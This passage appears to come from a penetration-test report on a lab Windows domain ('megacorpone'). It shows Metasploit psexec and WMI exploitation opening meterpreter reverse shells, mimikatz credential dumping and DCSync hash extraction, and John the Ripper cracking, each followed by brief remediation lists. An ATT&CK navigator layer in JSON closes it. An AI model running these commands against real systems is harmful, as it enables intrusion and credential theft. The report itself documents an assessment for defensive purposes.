   SMBPass               Password!        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               tstark           no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.29.132.47    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100
LHOST ⇒ 172.22.117.100
msf6 exploit(windows/smb/psexec) > run
```

```
msf6 exploit(windows/smb/psexec) > set SMBDomain megacorpone
SMBDomain ⇒ megacorpone
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:445 - Connecting to the server ...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445|megacorpone as user 'tstark' ...
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload ...
[+] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:58844 ) at 2023-07-20 00:18:14 -0400

meterpreter > 
```

```
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/
```

```
meterpreter > creds_all
[+] Running as SYSTEM
[+] Retrieving all credentials
msv credentials
===============

Username    Domain       NTLM                             SHA1                                     DPAPI
--------    ------       ----                             ----                                     -----
WINDOWS10$  MEGACORPONE  09a080f21832ab6710606fa093ae3bc1  16903cb2fd079ab605db936326cae0058bedd93b
pparker     MEGACORPONE  57912afe60e9274c35672bf526baed61  d77d83179d12d04f93b2a190959cedea36733186  cdd1ce765bb87589837fdd7814f69fac

wdigest credentials
===================

Username    Domain       Password
--------    ------       --------
(null)      (null)       (null)
WINDOWS10$  MEGACORPONE  (null)
pparker     MEGACORPONE  (null)

kerberos credentials
====================

Username    Domain             Password
--------    ------             --------
(null)      (null)             (null)
WINDOWS10$  megacorpone.local  d9 06 40 77 40 cf c0 08 bb 00 9d 7d d6 7a 79 63 a5 32 9f 66 de 70 bd 8f 6c af 8e 91 36 3b 76 df ed ae 9c 37 9a 2a 48 e1 93 64 9a 87 f2 5f 06 0c 4f cd 2d f7 6d 49 d5 c4 a8 f6 96 ab de b7 45 16 d0 54 16 27
                               14 5f 1a 82 8a 1a b1 d6 24 e7 e0 f6 3c d8 9c 74 3c 5f 85 b5 8a c9 60 72 33 2a d0 02 fe 68 98 c3 eb f0 5f 52 4c f1 dd ea 50 11 b2 70 4e f6 de 4b 6f ee f0 6e 47 02 4b 6d af 68 c2 c1 22 08 0a 81 8a fd 98 b9
                               28 67 97 b1 61 ad e7 dc 5d 69 dc b6 61 2f 85 2a 25 4f f6 d5 f2 41 12 ac 65 d3 6c e8 88 c2 86 ea 7f 22 41 63 d8 74 98 a9 fa ba f5 b7 eb ea 4b c7 10 d6 5c e4 15 e1 a1 70 26 bd 6e 64 8e c2 af e0 fb 79 9d 6f
                               76 23 ea 51 6c 1a fe c2 59 03 19 fa 56 e5 2c b0 11 10 98 50 66 83 31 b0 d8 c4 7b 52 33 d9 b8 ba ff cd 89 d6
pparker     MEGACORPONE.LOCAL  Spring2021
windows10$  MEGACORPONE.LOCAL  (null)

meterpreter > 
```

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey : 1197da08e9ae7a1a84a39e929702036c

Local name : WINDOWS10 ( S-1-5-21-2395882817-3035617120-3953015024 )
Domain name : MEGACORPONE ( S-1-5-21-1129708524-1666154534-779541012 )
Domain FQDN : megacorpone.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
  [00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b7129a1863969b16b159814

* Iteration is set to default (10240)

[NL$1 - 7/20/2023 12:47:03 AM]
RID       : 00000455 (1109)
User      : MEGACORPONE\pparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72

[NL$2 - 3/28/2022 10:47:22 AM]
RID       : 00000453 (1107)
User      : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae43e72f582cd1f9f298ded

[NL$3 - 4/19/2022 10:56:15 AM]
RID       : 00000641 (1601)
User      : MEGACORPONE\tstark
MsCacheV2 : d84f760da198259002fe86c4e6546f01

meterpreter >
```

```
└─# john --format=mscash2 hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021       (bbanner)
1g 0:00:00:00 DONE 2/3 (2022-01-18 15:07) 2.173g/s 1978p/s 1978c/s 1978C/s 123456..donald
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

Remediation:-

- Analyze network traffic to identify any unusual communication.
- Keep reviewing the privileged accounts and groups.
- Analyze the system logs.

15. Exploit Windows Domain Controller

Risk Rating - High

Description:-

After successfully fully compromising the Windows machine and gaining high privilege, we attempted to exploit Windows Domain Controller IP 172.22.117.10

Using Metasploit framework exploit method windows/local/wmi with all the required options we successfully exploit the domain controller and gain meterpreter session of the Windows domain controller.

Once we gain access to the domain controller we were able the gain system information running command.

```
msf6 exploit(windows/local/wmi) > set RHOSTS 172.22.117.10
RHOSTS => 172.22.117.10
msf6 exploit(windows/local/wmi) > options

Module options (exploit/windows/local/wmi):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   RHOSTS               172.22.117.10    yes       Target address range or CIDR identifier
   ReverseListenerComm                   no        The specific communication channel to use for this listener
   SESSION              11               yes       The session to run this module on
   SMBDomain            megacorpone      no        The Windows domain to use for authentication
   SMBPass              Winter2021       no        The password for the specified username
   SMBUser              bbanner          no        The username to authenticate as
   TIMEOUT              10               yes       Timeout for WMI command in seconds


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4445             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/local/wmi) > run
```

```
msf6 exploit(windows/local/wmi) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[-] [172.22.117.10] Error moving on ... stdapi_fs_delete_file: Operation failed: The process cannot access the file because it is being use
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 15 opened (172.22.117.100:4444 → 172.22.117.10:51000 ) at 2022-01-18 21:06:35 -0500

meterpreter > sysinfo
Computer        : WINDC01
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : MEGACORPONE
Logged On Users : 13
Meterpreter     : x86/windows
meterpreter >
```

Remediation:-

- Enable multifactor authentication.
- Use privileged access management to critical systems like domain controllers.
- Implement firewall rules to control traffic to a domain controller.
- Monitor domain controller activity.

16. Gain Windows domain controller credentials

Risk Rating:- High

Description:-

We had complete access to the Windows domain controller after the exploitation, we were attempting to gain the domain controller credentials.

When we had complete access to the Windows domain controller we got the information about the DC users using the command net user, once we had the user's details

```
meterpreter > dcsync_ntlm cdanvers
[+] Account  : cdanvers
[+] NTLM Hash : 5ab17a555eb088267f5f2679823dc69d
[+] LM Hash  : cc7ce55233131791c7abd9467e909977
[+] SID      : S-1-5-21-1129708524-1666154534-779541012-1603
[+] RID      : 1603
```

we loaded a kiwi tool and run the command dcsync_ntlm cdanvers, the output of the command we retrieve domain controller username and password hashes.

Using the John the Ripper password hashes cracking tool we tried to crack the password hashes.

```
[*] Started reverse TCP handler on 172.22.117.100:5555
[*] [172.22.117.10] Executing payload
[-] [172.22.117.10] Error moving on ... stdapi_fs_delete_file: Operation failed: The process cannot access the file because it is being used by another process.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/wmi) > set LPORT 4445
LPORT => 4445
msf6 exploit(windows/local/wmi) > run

[*] Started reverse TCP handler on 172.22.117.100:4445
[*] [172.22.117.10] Executing payload
[-] [172.22.117.10] Error moving on ... stdapi_fs_delete_file: Operation failed: The process cannot access the file because it is being used by another process.
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 12 opened (172.22.117.100:4445 → 172.22.117.10:49734 ) at 2023-07-20 02:49:40 -0400

meterpreter > getuid
Server username: MEGACORPONE\bbanner
meterpreter > shell
Process 968 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            bbanner                  cdanvers
Guest                    krbtgt                   pparker
sstrange                 tstark                   wmaximoff
The command completed with one or more errors.


C:\Windows\system32>exit
exit
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm cdanvers
[+] Account  : cdanvers
[+] NTLM Hash : 5ab17a555eb088267f5f2679823dc69d
[+] LM Hash  : cc7ce55233131791c7abd9467e909977
[+] SID      : S-1-5-21-1129708524-1666154534-779541012-1603
[+] RID      : 1603

meterpreter >
```


```
┌──(root💀kali)-[/]
└─# john --format=nt ntml1hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
No password hashes left to crack (see FAQ)

┌──(root💀kali)-[/]
└─#
```


Remediation:-

- Review WMI permissions.
- Enable multi-factor authentications.
- Audit and Monitor WMI usage.

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that WhiteHat Professionals Company, LLC used throughout the assessment.




Collection
17 techniques
Command and Control
16 techniques
Exfiltration
9 techniques
Impact
13 techniques
Adversary-in-the-Middle (0/3)
Archive
nication Through
ble Media (T1092)
Automated Collection
Browser Session Hijacking
Clipboard Data
Data from Cloud Storage
Data from Configuration Repository (0/2)
Data from Information Repositories (0/3)
Data from Local System
Data from Network Shared Drive
Data from Removable Media
Data Staged (0/2)
Email Collection (0/3)
Application Layer Protocol (0/4)
Communication Through Removable Media
Data Encoding (0/2)
Data Obfuscation (0/3)
Dynamic Resolution (0/3)
Encrypted Channel (0/2)
Fallback Channels
Ingress Tool Transfer
Multi-Stage Channels
Non-Application Layer Protocol
Non-Standard Port
Protocol Tunneling
Proxy (0/4)
Remote Access
Automated Exfiltration (0/1)
Data Transfer Size Limits
Exfiltration Over Alternative Protocol (0/3)
Exfiltration Over C2 Channel
Exfiltration Over Other Network Medium (0/1)
Exfiltration Over Physical Medium (0/1)
Exfiltration Over Web Service (0/3)
Scheduled Transfer
Transfer Data to Cloud Account
Account Access Removal
Data Destruction
Data Encrypted for Impact
Data Manipulation (0/3)
Defacement (0/2)
Disk Wipe (0/2)
Endpoint Denial of Service (0/4)
Firmware Corruption
Inhibit System Recovery
Network Denial of Service (0/2)
Resource Hijacking
Service Stop
System Shutdown/Reboot

```
{
	"name": "layer",
	"versions": {
		"attack": "13",
		"navigator": "4.8.2",
		"layer": "4.4"
	},
	"domain": "enterprise-attack",
	"description": "",
	"filters": {
		"platforms": [
			"Linux",
			"macOS",
			"Windows",
			"Network",
			"PRE",
			"Containers",
			"Office 365",
			"SaaS",
			"Google Workspace",
			"IaaS",
			"Azure AD"
		]
	},
	"sorting": 0,
	"layout": {
		"layout": "side",
		"aggregateFunction": "average",
		"showID": false,
		"showName": true,
		"showAggregateScores": false,
		"countUnscored": false
	},
	"hideDisabled": false,
	"techniques": [
		{
			"techniqueID": "T1047",
			"tactic": "execution",
			"color": "#e6d60d",
			"comment": "",
			"enabled": true,
			"metadata": [],
			"links": [],
			"showSubtechniques": false
		},
		{
			"techniqueID": "T1037",
			"tactic": "persistence",
			"color": "#e6d60d",
			"comment": "",
			"enabled": true,
			"metadata": [],
```

```
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1037",
            "tactic": "privilege-escalation",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1033",
            "tactic": "discovery",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1592",
            "tactic": "reconnaissance",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1003",
            "tactic": "credential-access",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1129",
            "tactic": "execution",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
```

```
{
        "techniqueID": "T1602",
        "tactic": "collection",
        "color": "#e6d60d",
        "comment": "",
        "enabled": true,
        "metadata": [],
        "links": [],
        "showSubtechniques": false
},
{
        "techniqueID": "T1543",
        "tactic": "persistence",
        "color": "#e6d60d",
        "comment": "",
        "enabled": true,
        "metadata": [],
        "links": [],
        "showSubtechniques": false
},
{
        "techniqueID": "T1543",
        "tactic": "privilege-escalation",
        "color": "#e6d60d",
        "comment": "",
        "enabled": true,
        "metadata": [],
        "links": [],
        "showSubtechniques": false
},
{
        "techniqueID": "T1133",
        "tactic": "persistence",
        "color": "#e6d60d",
        "comment": "",
        "enabled": true,
        "metadata": [],
        "links": [],
        "showSubtechniques": false
},
{
        "techniqueID": "T1133",
        "tactic": "initial-access",
        "color": "#e6d60d",
        "comment": "",
        "enabled": true,
        "metadata": [],
        "links": [],
        "showSubtechniques": false
},
{
        "techniqueID": "T1615",
        "tactic": "discovery",
```

```
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1547",
            "tactic": "persistence",
            "color": "#e60d0d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1547",
            "tactic": "privilege-escalation",
            "color": "#e60d0d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1119",
            "tactic": "collection",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1082",
            "tactic": "discovery",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1071",
            "tactic": "command-and-control",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
```

```
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1053",
            "tactic": "execution",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1053",
            "tactic": "persistence",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1053",
            "tactic": "privilege-escalation",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1005",
            "tactic": "collection",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1190",
            "tactic": "initial-access",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
```

```
        },
        {
                "techniqueID": "T1555",
                "tactic": "credential-access",
                "color": "#e6d60d",
                "comment": "",
                "enabled": true,
                "metadata": [],
                "links": [],
                "showSubtechniques": false
        },
        {
                "techniqueID": "T1219",
                "tactic": "command-and-control",
                "color": "#e6d60d",
                "comment": "",
                "enabled": true,
                "metadata": [],
                "links": [],
                "showSubtechniques": false
        },
        {
                "techniqueID": "T1552",
                "tactic": "credential-access",
                "color": "#e6d60d",
                "comment": "",
                "enabled": true,
                "metadata": [],
                "links": [],
                "showSubtechniques": false
        },
        {
                "techniqueID": "T1055",
                "tactic": "defense-evasion",
                "color": "#e6d60d",
                "comment": "",
                "enabled": true,
                "metadata": [],
                "links": [],
                "showSubtechniques": false
        },
        {
                "techniqueID": "T1055",
                "tactic": "privilege-escalation",
                "color": "#e6d60d",
                "comment": "",
                "enabled": true,
                "metadata": [],
                "links": [],
                "showSubtechniques": false
        },
        {
                "techniqueID": "T1010",
```

```
            "tactic": "discovery",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1029",
            "tactic": "exfiltration",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1589",
            "tactic": "reconnaissance",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1560",
            "tactic": "collection",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1021",
            "tactic": "lateral-movement",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1563",
            "tactic": "lateral-movement",
            "color": "#e6d60d",
            "comment": "",
```

```
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1217",
            "tactic": "discovery",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1222",
            "tactic": "defense-evasion",
            "color": "#fce93b",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1595",
            "tactic": "reconnaissance",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1548",
            "tactic": "privilege-escalation",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1548",
            "tactic": "defense-evasion",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
```

```
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1016",
            "tactic": "discovery",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1087",
            "tactic": "discovery",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1059",
            "tactic": "execution",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1020",
            "tactic": "exfiltration",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1083",
            "tactic": "discovery",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
```

```
            "techniqueID": "T1586",
            "tactic": "resource-development",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1204",
            "tactic": "execution",
            "color": "#e60d0d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1057",
            "tactic": "discovery",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1072",
            "tactic": "execution",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1072",
            "tactic": "lateral-movement",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1041",
            "tactic": "exfiltration",
            "color": "#e6d60d",
```

```
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1591",
            "tactic": "reconnaissance",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1212",
            "tactic": "credential-access",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1590",
            "tactic": "reconnaissance",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
